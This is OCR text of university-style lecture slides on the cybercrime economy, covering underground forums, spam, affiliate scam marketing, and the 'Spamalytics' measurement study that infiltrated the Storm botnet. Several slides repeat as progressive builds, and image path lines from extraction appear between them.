- In some cases, forums have been law enforcement sting operations
- However, new venues always rise to fill the void


Black market forums are hugely valuable for security professionals

- Give researchers a view into the underworld
- Allow white-hats to observe trends and detect unfolding attacks


Spam and “Affiliates”

Advertising by another name

Structure of the Underground



Structure of the Underground



On the Origins of Spam

It is estimated that >90% of all email sent each day is spam

- Hundreds of billions of spam messages per day

Spammers are key players in the cybercrime underground

- Build, curate, buy, and sell lists of email addresses
- Send mail on behalf of other actors for a fee
  - Pay Per Install services looking to acquire traffic and infections
  - Phishers looking to steal personal information

Spammers rent access to botnets to send bulk email

- Need a large number of IP addresses to circumvent spam filters

Affiliate Marketing

Huge amounts of spam are related to affiliate marketing schemes

Affiliate Marketing

Huge amounts of spam are related to affiliate marketing schemes

Scammers set up websites selling illegal/counterfeit goods

- Pharma: Viagra, Cialis, Vicoden, etc.
- Knockoffs: Rolex, Gucci, Louis Vuitton, Nike, Microsoft, Adobe, etc.
- Fake Anti-Virus: “Warning, your computer is infected! Pay $49.99…”

Affiliate Marketing

Huge amounts of spam are related to affiliate marketing schemes

Scammers set up websites selling illegal/counterfeit goods

- Pharma: Viagra, Cialis, Vicoden, etc.
- Knockoffs: Rolex, Gucci, Louis Vuitton, Nike, Microsoft, Adobe, etc.
- Fake Anti-Virus: “Warning, your computer is infected! Pay $49.99…”

Scammers are responsible for delivering products and collecting payments

- As we will see, access to credit card processing infrastructure is crucial
- Many scams have legitimate customer service departments!

Affiliate Marketing

Huge amounts of spam are related to affiliate marketing schemes

Scammers set up websites selling illegal/counterfeit goods

- Pharma: Viagra, Cialis, Vicoden, etc.
- Knockoffs: Rolex, Gucci, Louis Vuitton, Nike, Microsoft, Adobe, etc.
- Fake Anti-Virus: “Warning, your computer is infected! Pay $49.99…”

Scammers are responsible for delivering products and collecting payments

- As we will see, access to credit card processing infrastructure is crucial
- Many scams have legitimate customer service departments!

Spammers sign-up as “affiliates” with scam campaigns

- Spammers advertise the scams, and collect commission on successful sales
- Commission is typically 30-50% of the final sale price

“Spamalytics: An Empirical Analysis of Spam Marketing Conversion”

Measurement of conversion rate of spam campaigns

- Probability that an unsolicited email will elicit a sale
- Methodology leveraged infiltration of the Storm botnet

Analyze two spam campaigns

- Trojan propagation via fake e-cards
- Online pharmaceutical marketing

For more than 469M spam emails, authors identified

- Number that pass thru anti-spam filters
- Number that elicit visits to advertised sites (response rate)
- Number of “sales” and “infections” produced (conversion rate)

Spam Conversion

Big question

- Why do spammers continue to send spam?
- Spam filters eliminate >99% of spam

More questions

- How many messages get past spam filters?
- How much money does each successful “txn” (transaction) make?

Measurement technique

- Infiltrate the spam generation/monetizing process and find out answers

Methodology


Infiltrate Storm at proxy level


- Rewrite spam instructions to use URLs specified by the researchers
- URLs point to websites controlled by researchers
  - Look like clones of the actual scam sites, but are “defanged”
- Observe activity at each stage

